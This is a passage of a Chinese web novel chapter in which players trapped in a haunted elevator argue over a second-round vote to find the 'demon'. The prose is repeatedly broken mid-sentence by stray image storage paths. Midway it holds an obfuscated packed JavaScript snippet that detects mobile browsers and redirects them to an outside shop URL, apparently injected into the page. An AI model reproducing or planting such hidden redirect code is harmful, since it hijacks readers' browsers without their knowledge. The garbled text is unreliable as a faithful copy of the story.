白领女认得很干脆,恐惧也不似作假……但骆寻却总觉得有哪里奇怪。 想了想,她又问:“你真的没想到他会死吗?” 白领女:“你……这话是什么意思?” 上一轮发生的一幕幕正在骆寻的脑海里回荡,她说:“之前难道不是你一直在暗中刺激李柏吗?” “你质疑他身份有假,你说谁知道他是不是又在撒谎,你觉得他就是魔鬼……” 回忆来到倒计时归零之前,倏然间,骆寻顿住了。 她盯着白领女,看她被汗打湿的额发,被阴影勾勒得再度瘦削的脸颊。 她的眉头皱了起来,眼睛就像某种鹰隼一样,紧紧锁定着她,她问:“投票,是什么意思?” “审判,投票,快——”骆寻复述着白领女在黑灯前一刻的尖叫,“规则从未写明审判的方式,就连这位明显有着更多经验的李市政,都不敢断言审判如何进行,你是怎么笃定要投票的?” 白领女:“……” 她就像是被骆寻的问题打懵了般,整个人都僵住了。 【第二轮审判:00:07:28】 红光幽幽闪烁着,一明,一暗,时间在这一刻仿佛也被拖长。 骆寻等不下去了,她站起身,她才不管什么不想和人接触,她必须现在就要确认—— “啊!你、你离我远一点!”白领女猛然爆发出一声尖叫,她几乎是连滚带爬地奔向了李明尘,求助似地一把抓住他的衣袖,“我就是随口一说啊!我之前参加过类似的游戏,我特别害怕,我控制不住,可以了吗?你满意了吗?别再靠近我了!!” 不过一个眨眼间,白领女便将整个人都藏在了李明尘身后,好像对面的骆寻是什么洪水猛兽。 轿厢里只剩下她尖锐的嗓音回荡不休,骆寻与李明尘面面相觑,一时间动也不是,不动也不是。 “……我有这么可怕吗?” “没有吗!?”抓住一面挡箭牌,白领女说话便好似也更有底气了些,她深吸了口气,“那些游戏不都是用投票来决定胜利的吗?我就是随口一说,你别再抓着我不放了行吗?这根本就不算怀疑的理由!” “更有嫌疑的还大有人在呢!李市政,你说是不是!?” 李明尘原本正有些不知所措,闻言却下意识地看了老太一眼。 意识到自己在想什么,他脸上的表情一时间复杂至极。 衣袖被摇晃着,不断催促着他开口。 “这确实不能算作怀疑的理由。”终于,李明尘说,“我们不要再陷入文字狱了……李柏的死,教训还不够吗?” 骆寻只觉得听李明尘说话可真够累的。 她也懒得想太多了,直接便问:“什么意思?你想怎么做?” 李明尘沉默了一会,指向地面中年男的尸体:“我们应该讲究事实与证据。人是被勒死的,有痕迹,既然有痕迹,那么凶器也一定在电梯之中。” 在这个有鬼怪存在的世界讲究证据吗?那很有新意了。 骆寻听得想笑,她抿直了嘴角,看李明尘就好像在看一个外星人,“如果没有找到证据怎么办?” 岂料李明尘竟直接忽视了她的问题。 他径自看向自第二轮起便少有发言的老太,道:“老人家,您手上的念珠可以借给我看一下吗?” 老人撩起眼帘,她有些不解,融化的嘴唇抖动了两下,却没有任何声音发出。 她轻轻解下了念珠。 然而就在她要把念珠递交给李明尘时——一道身影倏然挡在了她身前。 “你是要搜身?”骆寻怀抱外套的手微微收紧,脸上写满了不赞同。 不明白女孩究竟为何横拦竖挡,李明尘头痛地按了按太阳穴,他无奈地看着骆寻,就像在看一个捣乱不听话的小孩。 这个新玩家怎么就一身莫名其妙的反骨?这种不听话的新人最难带了…… 就在李明尘思索该如何解释时,白领女说:“别杠了,妹妹。” “不搜身,难道要像你那样把所有人都怀疑一遍,然后再投一遍吗?”不等骆寻反驳,她便继续说,“我们也只不过是想找到魔鬼罢了……你别忘了,只有她跟李柏有仇!也只有她有杀人的动机!” “不是……”不是找魔鬼吗?和杀人动机有什么关系? 白领女却又打断了她:“我知道你怀疑我。你放心,等会我也把身上的东西拿下来随便你搜,你现在就先别添乱了,好不好?” 哄小孩呢?从白领女的态度中感受到一种诡异的轻视与包容,骆寻如鲠在喉。 但是不行,不能让步!搜身对于找鬼来说根本毫无意义!更何况,她还有着绝对不能被搜身的理由—— 骆寻短暂的静默似乎令白领女察觉到了什么,她从李明尘身后幽幽露出了一只眼睛。这只眼睛在红光下转了转,忽而眯起,看向了她怀中的外套。 “你还是不同意吗?妹妹?哦,我知道了……你身上也还有疑点没说清呢,你是有什么东西不能给我们看吗?” “你是不是不想被搜身呀?” 骆寻的瞳孔在一瞬间急剧收缩。 她盯着那只泛起笑意的眼睛,清晰地感受到了一种报复般的挑衅。 “我……”她没有办法反驳,她确实不想要被搜身。 可白领女是怎么察觉到的? 她表现的有这么明显吗?骆寻觉得自己的伪装不说无敌,好歹也算中上吧?至少,李明尘不就从未察觉到她外套的异常吗? 她的同伴……她究竟该怎么办? 手指扣上了外套,骆寻犹豫着。而那只眼睛还在微微笑着,盯着她,好整以暇。红光汇成一点呈在其中,轻轻地闪烁与晃动。 忽然间,骆寻停住了。 她好像,又看见了红线。 很多很多根红色的丝线,像毛线球一样抱团簇拥,又像是鲜艳的饵虫,它们很小很细,可是蠕动得又那么清晰。 它们就藏在那只眼睛里……藏在那点红光中,歪歪扭扭,不知何时就会从晶状体里爬出来,爬出瞳孔,爬出眼眶,然后爬向她—— 那只鬼曾在黑暗里触碰了她的外套……是了,之前也是她,只有她——特别关注她的外套! “你……!”果然是你!真的是你! 骆寻瞪大了眼睛,浑身的肌肉都在霎时紧绷,可她刚才上前一步——那只眼睛一眨,便施施然消失在了李明尘的身后。 眼前只剩下李明尘正警惕地望着她,双臂微展,呈现出一种保护者的姿态。 “你的外套……” “……” 红光幽幽,而红线早已无影无踪。 骆寻就犹如被一桶冷水泼下,整个人都被钉 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17342975|199446||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 在了原地。 【第二轮审判:00:06:36】 一只温热的手在这时轻轻拍了下骆寻的肩膀。 “姑娘,你是个好人,神明会保佑你的。”老人嘶哑的嗓音旋即响起,“但是有些事情早便已经注定,我们都没有办法违抗。” 骆寻:“……?” 老人的语调很慢,在不知不觉剑拔弩张的氛围中,她的声音就像是一道不合时宜响起的舒缓配乐。 “我愿意接受审判。就像我曾经说过的一样。” 这一刹那,所有的目光都落在她的身上,她带来了一种真正的寂静。 可她仿佛浑然不觉。话罢只是窸窸窣窣、自顾自地从身上解下东西,念珠、按键式手机、打着补丁的钱包……她从钱包里只单单拿出一张小寸照片,其余一并都交给了李明尘。 念珠落在手心,似乎还带着老人的体温。 李明尘显然也没有想到老人会如此作为,他怔了怔,声音艰涩:“您这是……认罪了?” 老人却不再说话了。 她把那张照片合拢在手心,最后看了眼地上的李柏。 她的目光依然是那么平静,就像地上死去的只不过是一只毫无干系的臭虫。而后,她阖上眼,跪伏下身,双手合十小声地诵念着:“我完成了您赋予我的使命,神明保佑,请接引我前往您的神国……请接引我前往您的神国……” 她瘦小的身躯虽然跪伏,脸庞却高高仰起,她在真切地渴求着什么。 “请接引我前往您的神国……” 红光洒下来,模糊了烧疤,恍然间,仿佛真有神明听见了祈祷,降下圣光,赋予她鲜活的生机。 【第二轮审判:00:05:41】 静默,良久的静默。 除去老人那沙哑低沉的诵念声,很长时间都没有人再说话。 李明尘攥着念珠,也打量着念珠。 手中的珠串由某种深色的木头打磨而成,尾部挂着枚金属吊坠。 吊坠并非是骆寻曾经囫囵一瞥看见的圆形,而是两端尖尖的杏仁形,中间包裹着一个长方形,是很现代化的几何图形设计。 这图案,李明尘是眼熟的。 以往每次登陆游戏时所使用的APP,它的标志也正是一个杏仁形,只不过内里包裹的图形不太一样。 难道,那个象征正式游戏副本,老太太的这个象征内测游戏副本……? 不,这不应该是重点…… 李明尘猛地摇头,他轻轻拉扯开念珠,定睛观察着。 黑色的念珠,黑色的线,在头顶红光的笼罩下,仿佛也被镀上了一层血红色。 李明尘看看念珠,看看老太太,又看看中年男脖颈上的勒痕。 ……线的粗细与勒痕几乎完全吻合。 但假如念珠就是凶器,那她就必须先解开绳线上的死结,捋下珠子,等杀完人,再把珠子一颗一颗地串回去。 想象一下,一具尸体倒在你脚边,那是刚刚被你勒死的、活生生的人。 他死了。而马上你就要面临第二轮审判。 人们会知道魔鬼另有其人,她们会怀疑到你的身上。 你必须尽快让绳线一颗一颗、穿过珠子上细小的孔洞。你的手不能抖,你不能有任何遗漏,你也不能留下任何痕迹。 想好要怎么抗辩了吗? ……你为何毫不抗辩? 老太太干脆的认罪态度推翻了李明尘此前在心中所有的假设。 越想,他的大脑便越是乱作一团。 “救救我,我不想死啊!” “我真的……什么也没做过。” 中年男最后的哀求声依稀又回荡在耳畔,最后,他说:万一你又错了呢? 你还能再承受一次错判吗? 【第二轮审判:00:05:03】 李明尘扯出了一个比哭还难看的笑脸。 “诸位……我们现在有四个人,四张票,这是偶数,刚刚好。”他小心翼翼开口,话音微微发着抖,他根本不敢看向任何人的眼睛,“呃,我是说,我只是有这样一个提议……我们有没有一种可能,能够达成平票的局面?” 6. 电梯有鬼6 在李明尘兀自挣扎,大脑乱作一团时,骆寻也因老太这疑似认罪的态度感到了难以接受。 “……什么叫作早已注定?”她跟着蹲下身去,攥着老人衣角,小声问着,“什么叫作我们都无法违抗?” “你明明没有杀害李柏,为什么要接受审判?” 她的问题一个接着一个,可老人充耳不闻,只是一刻不停地诵念着。 “奶奶,你信仰的是哪位神明?神明真的能够实现心愿吗?” 直到骆寻问出这句话,老人诵念的声音才顿了一顿。可也仅仅一顿,她的眼球在眼皮下滑动,始终没有睁开。 “神明保佑,神明保佑……我是您最忠诚的信徒,请接引我前往您的神国……” “……” 一种无力感席卷了骆寻全身。 难道要放任老太太就这么出局吗?一想到白领女只需躲在李明尘身后便可安然无恙,骆寻就像浑身都有虫子在爬一样,难受的要死。 明明白领女才是魔鬼啊! 老太太显然是无法再交流了,骆寻只能站起身,沉着脸看向轿厢的另一侧。 要想白领女在这一轮出局,她必须得再争取到一票。 恰巧此时,李明尘露出了那个比哭还难看的笑脸。 “……我们有没有一种可能,能够达成平票的局面?” 如同一声惊雷在平地炸响。 “不行!!” “哈?” 骆寻这下是真的像看外星人一样看着李明尘了,她感觉非常不可思议。 他是怎么想出平票这个提议的? 他居然宁可平票,都不肯考虑一下白领女身上的疑点吗? 白领女同样不可置信,她甚至从李明尘身后探出了头,“绝对不行!下一轮就是最后一轮了,我们这轮必须要投出一个人啊!!” 两个人的目光都死死钉在李明尘的身上,而这位焦点,却抛下枚炸弹便自顾自垂下了头,讷讷不言。 “你不是老玩家吗?”看着李明尘哪怕这样还拦在白领女身前,骆寻气不打一处来,“老玩家就是和稀泥,当搅屎棍?” 若非亲眼见到红线来自于白领女,骆寻简直忍不住要怀疑李明尘才是真正的魔鬼。 试问平票对于眼下的局面,有任何好处吗? 平票就能够安然无恙?假如魔鬼依旧照杀无误呢?那她们岂不是就错失了一轮投出魔鬼的机会? 骆寻思来想去,都觉得平票唯一利好的只有魔鬼。 ……等等,那白领女为什么也反对投票? 她刚刚说了什么? 骆寻觉得自己隐约抓到了什么,她将目光又重新投向白领女:“下一轮就是最后一轮了?必须要投出一个人?你怎么又这么笃定?” 白领女:“……” 就像子弹上了膛,却卡了壳,险些炸膛伤到自己,白领女一时语塞。 这女孩还真就紧抓着她不放了是吧? “你怎么又搞文字狱?”她扯了扯嘴角,讥讽道,“妹妹,你动动脑子好不好?” “你难道就没发现吗?第一轮是十五分钟,第二轮是十分钟,那么下一轮——” 若以此推论,下一轮审判将只剩下五分钟。 再下一轮……不会有再下一轮了,第三轮审判就将是一锤子买卖! 如果她们依旧不能“找到祂,审判祂,杀死祂”……当第三轮的审判倒计时归零,她们就将全部坠入深渊! 届时电梯会重新坠落吗?黑暗会永恒降临吗? “我们真的可以浪费这一轮投票吗?”白领女情真意切,“李市政,我知道这是个艰难的决定,你想要争取更多的时间,但是……我们真的等得起吗?” 有一支无形的针管早在起始便已伸入轿厢,直到这一刻,它才真正显形,它已尖锐地直逼咽喉! 氧气被它大肆抽取,所剩无多。 李明尘是最喘不过气的那个人,他觉得半分钟前提出平票的自己真是蠢爆了! “对不起,对不起……” 不投票就没有人会死吗?不投票所有人都会死! 根本就没有第三条路存在,也根本就没有永远正确的万全之策。 「00:09:27」 「您当前寿命余额已不足十分钟,请立即击杀鬼怪获取余额!!!」 早在“第二轮审判”的倒计时迈入四分钟之际,骆寻的眼前便又弹出了大片猩红的警告,密密麻麻,就像是电脑中病毒时怎么也点不完的窗口。 可这次她却根本没有多余的功夫去理会它。 “你最先点明了这是电梯冲顶,你说我们全都是注定死亡之人……”骆寻拼命回忆着自见到白领女以来她身上的每一处细节,“你并不主动吸引目光,一直在暗中推波助澜……你把尸体踢了出去,你不想招惹怀疑……” 【第二轮审判:00:04:04】 白领女看着李明尘脸上痛苦的挣扎,满意万分。 她猛然站起身,视若无睹般跨过了李柏那狰狞怨毒的尸体,她走过来,来到骆寻身前。 “滋滋”的电流声隐约自头顶响起,地面上,老人嘶哑地低诵,李明尘沉重地喘息。有着张浅淡面孔的女孩自顾自念叨着什么,她的瞳孔有些失焦,心跳声却很重,很快,每一下都跳得那么清晰。 白领女的目光情不自禁落在她怀中的外套上,她在探究,在垂涎,她想伸出手却又不敢……不,这不该是眼下的重点! 白领女强迫自己把视线挪回到女孩脸上,她伸出手,板住了她的脑袋,也强迫她看向自己。 她冰凉的手紧紧抓住了骆寻的发顶,可骆寻却仿佛什么也没察觉,她还沉浸在自己的思绪里。 “必须要投出去一个人……为什么?” 透过寿命余额系统编织而成的红膜,骆寻只能看见白领女的脸被模糊、分割、扭曲。 直到白领女尖细的嗓音划破一切嘈杂:“为什么?你睁大眼睛看看,我们已经没有别的办法了!不投出去一个人,我们所有人都会死的!”她高喊着,逼迫骆寻朝向了老太,“她都已经认罪了!投给她啊!这么简单的事情你都不会做吗!?” “能不能不要再抱有不切实际的幻想了!!” 倏然间,骆寻回忆起了初见红线鬼时心中的困惑。 鬼怪丑陋、扭曲、充满恶意,行事往往无所顾忌,它们不该像白领女这样小心。 除非—— “你也受到了规则的限制。”骆寻一把抓住了头上的这只手。 她把头转了回来,她的瞳孔重新聚焦,白领女的脸正在视野中重组。 她笃定地望着她:“绝对不能平票,因为你只能杀死得票最多的那个人。” 一瞬间,白领女脸上的疯狂仿佛被按下暂停键般僵住了。 “那身为魔鬼,取得胜利的条件又是什么呢?算了,这不重要……”骆寻不是很在乎她的反应,她越过她,转而在轿厢中寻找李明尘的身影。 “李市政……”正准备开口,看着李明尘那张不知所云的脸,骆寻又顿住了。 该怎么说服李明尘这一票?这是个难题。 